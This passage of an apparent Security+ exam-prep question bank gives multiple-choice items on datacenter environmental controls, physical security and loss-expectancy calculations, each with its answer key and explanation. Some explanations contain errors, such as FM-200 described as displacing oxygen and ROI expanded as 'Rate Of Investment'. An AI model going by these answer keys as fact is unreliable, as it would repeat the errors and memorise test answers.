The mean time between failures (MTBF) is the measure of the anticipated incidence of failure for a system or component. This measurement determines the component's anticipated lifetime. If the MTBF of a cooling system is one year, you can anticipate that the system will last for a one-year period; this means that you should be prepared to replace or rebuild the system once a year. If the system lasts longer than the MTBF, your organization receives a bonus. MTBF is helpful in evaluating a system's reliability and life expectancy. Thus longer MTBF due to lower operating temperatures is a definite advantage

Incorrect Answers:

A: Availability means simply to make sure that the data and systems are available for authorized users. Data backups, redundant systems, and disaster recovery plans all support availability.

C: Data integrity refers to keeping data unaltered.

D: Longer UPS will allow you to continue to function in the absence of power and provide time to shut down gracefully in the event of power failures. It is thus a business continuity benefit.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 378, 456

## **QUESTION 322**

Which of the following fire suppression systems is MOST likely used in a datacenter?

- A. FM-200
- B. Dry-pipe
- C. Wet-pipe
- D. Vacuum

Correct Answer: A

## **Section: Compliance and Operational Security**

### **Explanation**

#### **Explanation/Reference:**

Section: Compliance and Operational Security

FM200 is a gas and the principle of a gas system is that it displaces the oxygen in the room, thereby removing this essential component of a fire. In a data center it is the preferred choice of fire suppressant.

Incorrect Answers:

B: Dry-pipe fire suppression is not the optimal fire suppressant to be used.

C: Wet-pipe fire suppression will douse a fire, but will also cause extensive damage to electrical equipment.

D: A vacuum suppression will also result in more damage to components in the area of the vacuum, whereas a gas system will just starve the fire of oxygen which

is more preferable in a data center to use as a fire suppressant.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 380

**QUESTION 323**

When implementing fire suppression controls in a datacenter it is important to:

- A. Select a fire suppression system which protects equipment but may harm technicians.
- B. Ensure proper placement of sprinkler lines to avoid accidental leakage onto servers.
- C. Integrate maintenance procedures to include regularly discharging the system.
- D. Use a system with audible alarms to ensure technicians have 20 minutes to evacuate.

**Correct Answer: B**

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Water-based systems can cause serious damage to all electrical equipment and the sprinkler lines in a fire suppression control system should be placed in such a way so as not to leak onto computers when it do get activated because it works with overhead nozzles.

Incorrect Answers:

- A: A datacenter will require a fixed system fire suppression and this is usually water-based systems which works with sprinklers to suppress the fire should one occur. This a water-based system a hardly likely to harm the technicians.
- C: You would not want to discharge the water of a fire suppression system on a regular basis as it would mean that you may spill water over your equipment which can cause serious damage.
- D: Audible alarms will only server to warn people to evacuate and not safeguard the equipment.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 378

**QUESTION 324**

Which of the following should be considered to mitigate data theft when using CAT5 wiring?

- A. CCTV
- B. Environmental monitoring
- C. Multimode fiber
- D. EMI shielding

**Correct Answer:** D

**Section:** Compliance and Operational Security

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

EMI Shielding refers to the process of preventing electronic emissions from your computer systems from being used to gather intelligence and preventing outside electronic emissions from disrupting your information-processing abilities. Thus all wiring should be shielded to mitigate data theft.

Incorrect Answers:

A: CCTV is used to record everything it sees, thus creating evidence in case of theft. Though data theft can also occur over a network and a camera will only record the area where it is set up. Shielding is a more important data theft mitigation measure.

B: Environmental monitoring is carried out by means of a HVAC system and furthermore shielding the wiring is part of environmental monitoring.

C: Multimode fiber is not used to mitigate data theft.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 380

### **QUESTION 325**

Environmental control measures include which of the following?

- A. Access list
- B. Lighting
- C. Motion detection
- D. EMI shielding

**Correct Answer:** D

**Section:** Compliance and Operational Security

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Environmental controls include HVAC, Fire Suppression, EMI Shielding, Hot and Cold Aisles, Environmental monitoring as well as Temperature and Humidity controls.

Incorrect Answers:

A: Access lists are used in implementing physical security.

B: Lighting, and in particular proper lighting is used in implementing physical security.

C: Motion Detection forms part of physical security implementation.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp.373, 376, 377

### QUESTION 326

When a new network drop was installed, the cable was run across several fluorescent lights. The users of the new network drop experience intermittent connectivity. Which of the following environmental controls was MOST likely overlooked during installation?

- A. Humidity sensors
- B. EMI shielding
- C. Channel interference
- D. Cable kinking

**Correct Answer:** B

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

**Section: Compliance and Operational Security**

Shielding refers to the process of preventing electronic emissions from your computer systems from being used to gather intelligence and preventing outside electronic emissions from disrupting your information-processing abilities. In this case you are experiencing intermittent connectivity since Electro Magnetic Interference (EMI) was not taken into account when running the cables over fluorescent lighting.

**Incorrect Answers:**

A: Humidity sensors are used to control and monitor humidity. Humidity control prevents the buildup of static electricity in the environment and can result in electronic components being vulnerable to damage from electrical shock and not intermittent connectivity issues as is the case in this scenario.

C: Channel interference is not applicable here, rather it is a matter of interference from electromagnetic nature.

D: Cable Kinking is not the issue here because there is connectivity, the issue is with the cables being exposed to electromagnetic interference.

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 380, 383

### QUESTION 327

The datacenter design team is implementing a system, which requires all servers installed in racks to face in a predetermined direction. AN infrared camera will be used to verify that servers are properly racked. Which of the following datacenter elements is being designed?

- A. Hot and cold aisles
- B. Humidity control
- C. HVAC system
- D. EMI shielding

**Correct Answer:** A

**Section: Compliance and Operational Security**

## **Explanation**

### **Explanation/Reference:**

#### **Section: Compliance and Operational Security**

There are often multiple rows of servers located in racks in server rooms. The rows of servers are known as aisles, and they can be cooled as hot aisles and cold aisles. With a hot aisle, hot air outlets are used to cool the equipment, whereas with cold aisles, cold air intake is used to cool the equipment. Combining the two, you have cold air intake from below the aisle and hot air outtake above it, providing constant circulation. Infrared cameras are heat detection measures thus it is hot and cold aisle design elements.

#### **Incorrect Answers:**

B: Humidity control is part of the HVAC system to provide reliable service that is required in a server room

C: HVAC system is used to control heating, ventilation and air conditioning in the server room and not just the heat detection required for hot and cold aisle design elements.

D: EMI shielding refers to the process of preventing electronic emissions from your computer systems from being used to gather intelligence and preventing outside electronic emissions from disrupting your information-processing abilities.

#### **References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 380, 382

## **QUESTION 328**

Which of the following is an effective way to ensure the BEST temperature for all equipment within a datacenter?

- A. Fire suppression
- B. Raised floor implementation
- C. EMI shielding
- D. Hot or cool aisle containment

**Correct Answer: D**

#### **Section: Compliance and Operational Security**

#### **Explanation**

### **Explanation/Reference:**

#### **Section: Compliance and Operational Security**

There are often multiple rows of servers located in racks in server rooms. The rows of servers are known as aisles, and they can be cooled as hot aisles and cold aisles. With a hot aisle, hot air outlets are used to cool the equipment, whereas with cold aisles, cold air intake is used to cool the equipment. Combining the two, you have cold air intake from below the aisle and hot air outtake above it, providing constant circulation. This is a more effective way of controlling temperature to safeguard your equipment in a data center.

#### **Incorrect Answers:**

A: Fire suppression, as part of computer center design, refers to the act of extinguishing fire vs preventing a fire.

B: Raised floor implementation is done as part of a hot and cold aisle implementation where the cold air used by the air handles is obtained from beneath the raised

floor.

C: EMI shielding means that a computer system does not emit any significant amounts of EMI or RFI, or be susceptible to fall victim to EMI or RFI attacks.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 382

### QUESTION 329

Which of the following results in datacenters with failed humidity controls? (Select TWO).

- A. Excessive EMI
- B. Electrostatic charge
- C. Improper ventilation
- D. Condensation
- E. Irregular temperature

**Correct Answer: BD**

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Humidity control prevents the buildup of static electricity in the environment. If the humidity drops much below 50 percent, electronic components are extremely vulnerable to damage from electrostatic shock. Most environmental systems also regulate humidity; however, a malfunctioning system can cause the humidity to be almost entirely extracted from a room. Make sure that environmental systems are regularly serviced. Electrostatic damage can occur when humidity levels get too low. Condensation is a direct result from failed humidity levels.

Incorrect Answers:

A: Excessive EMI is resultant of failed EMI shielding.

C: Improper ventilation would be the result of failed HVAC system.

E: Irregular temperature would be resultant from failed temperature controls which is part of HVAC system.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 383

### QUESTION 330

The datacenter manager is reviewing a problem with a humidity factor that is too low. Which of the following environmental problems may occur?

- A. EMI emanations
- B. Static electricity
- C. Condensation

D. Dry-pipe fire suppression

**Correct Answer: B**

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Humidity control prevents the buildup of static electricity in the environment. If the humidity drops much below 50 percent, electronic components are extremely vulnerable to damage from electrostatic shock.

**Incorrect Answers:**

A: EMI emanations are a result of failed shielding not low humidity.

C: Condensation is a result of a failed HVAC system

D: Dry-pipe fire suppression refers to results when using either fire extinguishers or preventing fires.

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 383

### **QUESTION 331**

A technician is investigating intermittent switch degradation. The issue only seems to occur when the building's roof air conditioning system runs. Which of the following would reduce the connectivity issues?

- A. Adding a heat deflector
- B. Redundant HVAC systems
- C. Shielding
- D. Add a wireless network

**Correct Answer: C**

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

EMI can cause circuit overload, spikes, or even electrical component failure. In the question it is mentioned that switch degradation occurs when the building's roof air-conditioning system is also running. All electromechanical systems emanate EMI. Thus you could alleviate the problem using EMI shielding.

**Incorrect Answers:**

A: A heat deflector will add to more EMI emanation since it is also an electromechanical system.

B: Redundant HVAC systems will not reduce the connectivity issues.

D: Adding a wireless network means more work for the switch and not really addressing the issue of the switch that requires EMI shielding.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 380

**QUESTION 332**

A malicious person gained access to a datacenter by ripping the proximity badge reader off the wall near the datacenter entrance. This caused the electronic locks on the datacenter door to release because the:

- A. badge reader was improperly installed.
- B. system was designed to fail open for life-safety.
- C. system was installed in a fail closed configuration.
- D. system used magnetic locks and the locks became demagnetized.

**Correct Answer: B**

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

It describes a design the lock to fail open for life safety, causing the door to stay open when power is lost in this case the proximity badge reader was ripped off the wall.

**Incorrect Answers:**

A: Upon use of the proximity reader and granting access to the room it can be assumed that installation was correct.

C: A fail-close design will keep the lock engaged.

D: The question mentions that the proximity reader was ripped off the entrance wall and not magnetic locks that became demagnetized.

**References:**

<http://www.nortechcontrol.com/access-control/what-is-access-control/access-control-in-education/what-are-proximity-readers.aspx> Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 367 <http://en.wikipedia.org/wiki/Fail-safe>

**QUESTION 333**

A company is trying to implement physical deterrent controls to improve the overall security posture of their data center. Which of the following BEST meets their goal?

- A. Visitor logs
- B. Firewall
- C. Hardware locks
- D. Environmental monitoring

**Correct Answer: C**

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Hardware security involves applying physical security modifications to secure the system(s) and preventing them from leaving the facility. Don't spend all of your time worrying about intruders coming through the network wire while overlooking the obvious need for physical security. Hardware security involves the use of locks to prevent someone from picking up and carrying out your equipment.

**Incorrect Answers:**

- A: Visitor logs will only allow you to check access to the premises and not safeguard against those visitors that may carry equipment off the premises.
- B: A firewall will only safeguard your network from intruders over the network/wired or wireless.
- D: Environmental monitoring concerns safeguarding against events such as ware and flood damage, temperature and humidity control, fire warnings, etc.

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 369-370

#### **QUESTION 334**

Pete, an IT Administrator, needs to secure his server room. Which of the following mitigation methods would provide the MOST physical protection?

- A. Sign in and sign out logs
- B. Mantrap
- C. Video surveillance
- D. HVAC

**Correct Answer: B**

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Mantraps are designed to contain an unauthorized, potentially hostile person/individual physically until authorities arrive. Mantraps are typically manufactured with bulletproof glass, high-strength doors, and locks and to allow the minimal amount of individuals depending on its size. Some mantraps even include scales that will weigh the person. The doors are designed in such a way as to open only when the mantrap is occupied or empty and not in-between. This means that the backdoor must first close before the front door will open. Mantraps are in most cases also combined with guards. This is the most physical protection any one measure will provide.

**Incorrect Answers:**

- A: Sign in and sign out logs is not the most physical of access control measures to be employed.
- C: Video surveillance includes the use of a camera and implies the recording of events to gather as evidence not a physical method.

D: HVAC is used to control the physical environment factors such as heating, ventilation and air conditioning.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 371

### QUESTION 335

Visitors entering a building are required to close the back door before the front door of the same entry room is open. Which of the following is being described?

- A. Tailgating
- B. Fencing
- C. Screening
- D. Mantrap

**Correct Answer: D**

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Mantraps are designed to contain an unauthorized, potentially hostile person/individual physically until authorities arrive. Mantraps are typically manufactured with bulletproof glass, high-strength doors, and locks and to allow the minimal amount of individuals depending on its size. Some mantraps even include scales that will weigh the person. The doors are designed in such a way as to open only when the mantrap is occupied or empty and not in-between. This means that the backdoor must first close before the front door will open; exactly what is required in this scenario.

Incorrect Answers:

A: Tailgating is the term used for someone being so close to you when you enter a building that they are able to come in right behind you without needing to use a key, a card, or any other security device.

B: Fencing is perimeter security to keep unauthorized people off your premises.

C: Screening does not necessitate people to close or open doors.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 371

### QUESTION 336

A company is installing a new security measure that would allow one person at a time to be authenticated to an area without human interaction. Which of the following does this describe?

- A. Fencing
- B. Mantrap
- C. A guard
- D. Video surveillance

**Correct Answer:** B

**Section:** Compliance and Operational Security

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Mantraps make use of electronic locks and are designed to allow you to limit the amount of individual allowed access to an area at any one time.

**Incorrect Answers:**

A: Fencing is a physical perimeter security measure that is designed to prevent unauthorized access to your premises.

C: A guard will act as a deterrent to keep any intruders out, but involves human interaction.

D: Video surveillance is best accomplished when the camera is recording and being monitored by a person which in turn means human interaction.

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 372

### **QUESTION 337**

Key cards at a bank are not tied to individuals, but rather to organizational roles. After a break in, it becomes apparent that extra efforts must be taken to successfully pinpoint who exactly enters secure areas. Which of the following security measures can be put in place to mitigate the issue until a new key card system can be installed?

- A. Bollards
- B. Video surveillance
- C. Proximity readers
- D. Fencing

**Correct Answer:** B

**Section:** Compliance and Operational Security

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Video surveillance is making use of a camera, or CCTV that is able to record everything it sees and is always running. This way you will be able to check exactly who enters secure areas.

**Incorrect Answers:**

A: Bollards are physical barriers designed to keep large items, such as vehicles from breaching a perimeter and individuals will still be able to enter through the bollards.

C: Proximity readers works with cards/identity cards, but in this case a new key card system is to be implemented and is at the present moment not an option.

D: Fencing is used as a perimeter security measure and in this case the problem is on the inside of the bank. You also cannot keep out clients with a fence.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 371-372

**QUESTION 338**

A datacenter requires that staff be able to identify whether or not items have been removed from the facility. Which of the following controls will allow the organization to provide automated notification of item removal?

- A. CCTV
- B. Environmental monitoring
- C. RFID
- D. EMI shielding

**Correct Answer: C**

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

RFID is radio frequency identification that works with readers that work with 13.56 MHz smart cards and 125 kHz proximity cards and can open turnstiles, gates, and any other physical security safeguards once the signal is read. Fitting out the equipment with RFID will allow you to provide automated notification of item removal in the event of any of the equipped items is taken off the premises.

**Incorrect Answers:**

A: CCTV will record events, but will not automatically notify you of item removal.

B: Environmental monitoring concerns events such as water, flood, humidity, fire, etc. types of threats and not theft as in the case of item removal.

D: EMI shielding refers to the process of preventing electronic emissions from your computer systems from being used to gather intelligence and preventing outside electronic emissions from disrupting your information-processing abilities. It is not designed to automatically notify you of events when items are removed.

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 368 [http://en.wikipedia.org/wiki/Radio-frequency\\_identification](http://en.wikipedia.org/wiki/Radio-frequency_identification)

**QUESTION 339**

Datacenter access is controlled with proximity badges that record all entries and exits from the datacenter. The access records are used to identify which staff members accessed the data center in the event of equipment theft. Which of the following MUST be prevented in order for this policy to be effective?

- A. Password reuse
- B. Phishing
- C. Social engineering

D. Tailgating

**Correct Answer: D**

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Tailgating is the term used for someone being so close to you when you enter a building that they are able to come in right behind you without needing to use a key, a card, or any other security device. This should be prevented in this case.

Incorrect Answers:

A: Password reuse will not impact on the effectiveness of proximity badges.

B: Phishing is a form of social engineering in which you simply ask someone for a piece of information that you want by making it look like a legitimate request. This is not addressed in this question.

C: Social engineering is the process by which intruders gain access to any facility by exploiting the generally trusting nature of people. It is a very broad term and includes attacks such as shoulder surfing, passwords entered on Apple products, dumpster diving, tailgating, impersonation, hoaxes, etc. these are not impacting on the effectiveness of proximity badges.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 405

#### **QUESTION 340**

Due to issues with building keys being duplicated and distributed, a security administrator wishes to change to a different security control regarding a restricted area. The goal is to provide access based upon facial recognition. Which of the following will address this requirement?

- A. Set up mantraps to avoid tailgating of approved users.
- B. Place a guard at the entrance to approve access.
- C. Install a fingerprint scanner at the entrance.
- D. Implement proximity readers to scan users' badges.

**Correct Answer: B**

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

A guard can be instructed to deny access until authentication has occurred will address the situation adequately.

Incorrect Answers:

A: Although mantraps require visual identification, as well as authentication, to gain access, setting up a mantrap will not keep those with keys out.

C: Fingerprint scanner is not facial recognition.

D: User badges and proximity readers will not necessarily make use of facial recognition.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 367, 374

#### **QUESTION 341**

A security administrator wants to deploy a physical security control to limit an individual's access into a sensitive area. Which of the following should be implemented?

- A. Guards
- B. CCTV
- C. Bollards
- D. Spike strip

**Correct Answer:** A

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

A guard can be intimidating and respond to a situation and in a case where you want to limit an individual's access to a sensitive area a guard would be the most effective.

Incorrect Answers:

B: CCTV will only serve to record the perimeter breach and is not as intimidating as placing a guard to limit the individual's access.

C: Bollards are designed to keep big objects from breaching a perimeter and not individuals who can still slip through between the bollards.

D: A spike strip will only immobilize vehicles trying to breach a perimeter and will not keep individuals out. Individuals can just step over the spike strips and still gain access.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 372-373

#### **QUESTION 342**

After running into the data center with a vehicle, attackers were able to enter through the hole in the building and steal several key servers in the ensuing chaos. Which of the following security measures can be put in place to mitigate the issue from occurring in the future?

- A. Fencing
- B. Proximity readers
- C. Video surveillance

D. Bollards

**Correct Answer: D**

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

To stop someone from entering a facility, barricades or gauntlets can be used. These are often used in conjunction with guards, fencing, and other physical security measures. Bollards are physical barriers that are strong enough to withstand impact with a vehicle.

**Incorrect Answers:**

A: Fencing, although also a physical barrier is not as strong as bollards and will not keep a vehicle out on impact.

B: Proximity readers are not designed to withstand impact from vehicles.

C: Video surveillance will not stop a vehicle impact.

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 372, 375

### **QUESTION 343**

A system administrator has concerns regarding their users accessing systems and secured areas using others' credentials. Which of the following can BEST address this concern?

- A. Create conduct policies prohibiting sharing credentials.
- B. Enforce a policy shortening the credential expiration timeframe.
- C. Implement biometric readers on laptops and restricted areas.
- D. Install security cameras in areas containing sensitive systems.

**Correct Answer: C**

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Biometrics is an authentication process that makes use of physical characteristics to establish identification. This will prevent users making use of others credentials.

**Incorrect Answers:**

A: Policies need to be implemented and making use of biometrics would be to a way to prohibit sharing credentials.

B: This is still granting the same type of access that is already being abused with a time limit the only difference.

D: Security cameras are used to surveil and record; not to prevent access.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 375

**QUESTION 344**

Which of the following preventative controls would be appropriate for responding to a directive to reduce the attack surface of a specific host?

- A. Installing anti-malware
- B. Implementing an IDS
- C. Taking a baseline configuration
- D. Disabling unnecessary services

**Correct Answer: D**

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

**Section: Compliance and Operational Security**

Preventive controls are to stop something from happening. These can include locked doors that keep intruders out, user training on potential harm (to keep them vigilant and alert), or even biometric devices and guards that deny access until authentication has occurred. By disabling all unnecessary services you would be reducing the attack surface because then there is less opportunity for risk incidents to happen. There are many risks with having many services enabled since a service can provide an attack vector that someone could exploit against your system. It is thus best practice to enable only those services that are absolutely required.

**Incorrect Answers:**

A: Installing anti-malware is actually increasing the attack surface because it will enable more services.

B: Implementing IDS will also add an extra service to increase the attack surface of a specific host.

C: Taking the baseline configuration is a representation of a secure state and is not necessarily reducing the attack surface.

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 384 Gregg, Michael, CompTIA Security+ Rapid Review (Exam SY0-301), Pearson Education, Sebastopol, CA, 2012, p 107

**QUESTION 345**

Joe, the system administrator, has been asked to calculate the Annual Loss Expectancy (ALE) for a \$5,000 server, which often crashes. In the past year, the server has crashed 10 times, requiring a system reboot to recover with only 10% loss of data or function. Which of the following is the ALE of this server?

- A. \$500
- B. \$5,000
- C. \$25,000

D. \$50,000

**Correct Answer: B**

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

SLE ARO = ALE, where SLE is equal to asset value (AV) times exposure factor (EF); and ARO is the annualized rate of occurrence.

$$(5000 \times 10) \times 0.1 = 5000$$

Incorrect Answers:

A: 500 is the sum of a single failure only and the question mentions that the failure occurs 10 times per year.

C: 25000 would be the ALE if the server itself costs 10 times more than is stated or the system can be recovered with a 25% loss of data or function.

D: 50000 would be the sum if the server cannot be recovered or the failure occurs 100 times per year.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 5-6 <http://www.ciscopress.com/articles/article.asp?p=1998559&seqNum=2>

#### **QUESTION 346**

Sara, a security analyst, is trying to prove to management what costs they could incur if their customer database was breached. This database contains 250 records with PII. Studies show that the cost per record for a breach is \$300. The likelihood that their database would be breached in the next year is only 5%. Which of the following is the ALE that Sara should report to management for a security breach?

- A. \$1,500
- B. \$3,750
- C. \$15,000
- D. \$75,000

**Correct Answer: B**

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

SLE ARO = ALE, where SLE is equal to asset value (AV) times exposure factor (EF); and ARO is the annualized rate of occurrence.

$$\text{SLE} = 250 \times \$300; \text{ARO} = 5\%$$

$$\$75000 \times 0.05 = \$3750$$

Incorrect Answers:

A: A \$1500 amount assumes a breach likelihood of 2%.

C: A \$15000 amount assumes that the likelihood of a breach is 20%.

D: \$75000 would be the single loss expectancy.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 5-6

### **QUESTION 347**

An advantage of virtualizing servers, databases, and office applications is:

- A. Centralized management.
- B. Providing greater resources to users.
- C. Stronger access control.
- D. Decentralized management.

**Correct Answer: A**

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Virtualization consists of allowing one set of hardware to host multiple virtual Machines and in the case of software and applications; one host is all that is required. This makes centralized management a better prospect.

Incorrect Answers:

B: Virtualization does not necessarily mean providing greater resources to users, rather it makes it possible for the company to use fewer resources and spread it over more users.

C: Stronger access control is one aspect of the centralized management dilemma as virtualization may result in privilege escalation.

D: Decentralized management is the exact opposite of what virtualization accomplishes.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 19

### **QUESTION 348**

Key elements of a business impact analysis should include which of the following tasks?

- A. Develop recovery strategies, prioritize recovery, create test plans, post-test evaluation, and update processes.
- B. Identify institutional and regulatory reporting requirements, develop response teams and communication trees, and develop press release templates.
- C. Employ regular preventive measures such as patch management, change management, antivirus and vulnerability scans, and reports to management.
- D. Identify critical assets systems and functions, identify dependencies, determine critical downtime limit, define scenarios by type and scope of impact, and quantify loss potential.

**Correct Answer:** D

**Section:** Compliance and Operational Security

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

The key components of a Business impact analysis (BIA) include:

Identifying Critical Functions

Prioritizing Critical Business Functions

Calculating a Timeframe for Critical Systems Loss

Estimating the Tangible and Intangible Impact on the Organization

**Incorrect Answers:**

A: Recovery strategy development is not part of the Business impact analysis.

B: Identifying institutional and regulatory reporting requirements are not part of the Business impact analysis.

C: Employing regular preventive measures is not part of the Business impact analysis.

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 4, 29-30, 431

#### **QUESTION 349**

A security administrator is tasked with calculating the total ALE on servers. In a two year period of time, a company has to replace five servers. Each server replacement has cost the company \$4,000 with downtime costing \$3,000. Which of the following is the ALE for the company?

- A. \$7,000
- B. \$10,000
- C. \$17,500
- D. \$35,000

**Correct Answer:** C

**Section:** Compliance and Operational Security

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

SLE ARO = ALE, where SLE is equal to asset value (AV) times exposure factor (EF); and ARO is the annualized rate of occurrence.

SLE =  $(\$4000 + \$3000) \times 5 = \$35000$

ARO = 2 years Thus per year it would be 50% = 0,5

The ALE is thus  $\$35000 \times 0.5 = \$17500$

**Incorrect Answers:**

- A: \$7000 would be the SLE if there was only one server to consider.
- B: A \$10000 amount is ignoring the downtime costs that will be incurred.
- C: A \$35000 amount assumes that the servers must be replaced every year, and not every second year.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 5-6

#### **QUESTION 350**

In the case of a major outage or business interruption, the security office has documented the expected loss of earnings, potential fines and potential consequence to customer service. Which of the following would include the MOST detail on these objectives?

- A. Business Impact Analysis
- B. IT Contingency Plan
- C. Disaster Recovery Plan
- D. Continuity of Operations

**Correct Answer: A**

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Business impact analysis (BIA) is the process of evaluating all of the critical systems in an organization to define impact and recovery plans. BIA isn't concerned with external threats or vulnerabilities; the analysis focuses on the impact a loss would have on the organization. A BIA comprises the following: identifying critical functions, prioritizing critical business functions, calculating a timeframe for critical systems loss, and estimating the tangible impact on the organization.

**Incorrect Answers:**

- B: IT Contingency plan is usually part of the disaster recovery plan.
- C: Disaster recovery plan usually deals with site relocation in the event of an emergency, natural disaster, or service outage.
- D: Continuity of operation plan refers to policies, processes and methods that an organization has to follow to minimize the impact of failure of the key components needed for operations.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 29, 432

#### **QUESTION 351**

Which of the following would BEST be used to calculate the expected loss of an event, if the likelihood of an event occurring is known? (Select TWO).

- A. DAC
- B. ALE

- C. SLE
- D. ARO
- E. ROI

**Correct Answer:** BC

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

ALE (Annual Loss Expectancy) is equal to the SLE (Single Loss Expectancy) times the annualized rate of occurrence. SLE (Single Loss Expectancy) is equal to asset value (AV) times exposure factor (EF).

Incorrect Answers:

A: DAC is short for Discretionary Access Control which allows some information sharing flexibility capabilities within the network.

D: ARO (annualized rate of occurrence) is the frequency (in number of years) that an event can be expected to happen.

E: ROI (Rate Of Investment) is the benefit (return) of an investment is divided by the cost of the investment; the result is expressed as a percentage or a ratio.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 5-6

**QUESTION 352**

A company's chief information officer (CIO) has analyzed the financial loss associated with the company's database breach. They calculated that one single breach could cost the company \$1,000,000 at a minimum. Which of the following documents is the CIO MOST likely updating?

- A. Succession plan
- B. Continuity of operation plan
- C. Disaster recovery plan
- D. Business impact analysis

**Correct Answer:** D

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

